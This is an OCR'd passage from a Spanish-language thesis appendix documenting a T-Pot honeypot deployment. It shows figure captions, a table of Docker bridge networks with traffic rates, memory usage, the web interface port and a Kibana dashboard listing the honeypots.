



Figura 27-C: Almacenamiento minuto a minuto

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura se puede apreciar las direcciones IP de las redes que han interactuado con el T-pot desde su puesta en funcionamiento como se muestra en la figura 28-C.



Nombre	Dirección IP	Enviando	Recibiendo
br-036b8ffbe4ad	172.18.0.1/16	0 bps	0 bps
br-0ddfae859c4a	172.20.0.1/16	0 bps	0 bps
br-0f2b71ccc85c	172.26.0.1/16	19,5 Kbps	17,8 Kbps
br-21a55a6b3e03	172.24.0.1/16	0 bps	0 bps
br-296508734fb9	172.31.0.1/16	0 bps	0 bps
br-29b9a47b99c6	172.28.0.1/16	2,79 Kbps	2,58 Kbps
br-385ae321352a	172.19.0.1/16	0 bps	0 bps
br-42c8654e38bc	192.168.0.1/20	0 bps	0 bps
br-6023a6f8ce15	172.23.0.1/16	0 bps	0 bps

Figura 28-C: Redes que han interactuado con el servidor

Realizado por: (Gallegos, Jaime, 2021)

En la figura 29-C se muestra el consumo constante de memoria al ir recibiendo datos minuto a minuto.




Figura 29-C: Memoria en uso del servidor

Realizado por: (Gallegos, Jaime, 2021)

En la siguiente figura 30-C se muestra el puerto de acceso web de la interfaz de usuario 190.15.131.195:64297 para la posterior utilización de la plataforma Kibana.




Figura 30-C: Puerto de acceso web de la interfaz de usuario

Realizado por: (Gallegos, Jaime, 2021)

Finalmente, la figura siguiente muestra la plataforma kibana que ofrece el listado completo de los honeypots internos y de comportamiento total del T-pot desde el momento de la puesta en funcionamiento como se detalla en la figura 31-C.




Figura 31-C: Dashboard dentro de Kibana con todos los honeypots

Realizado por: (Gallegos, Jaime, 2021)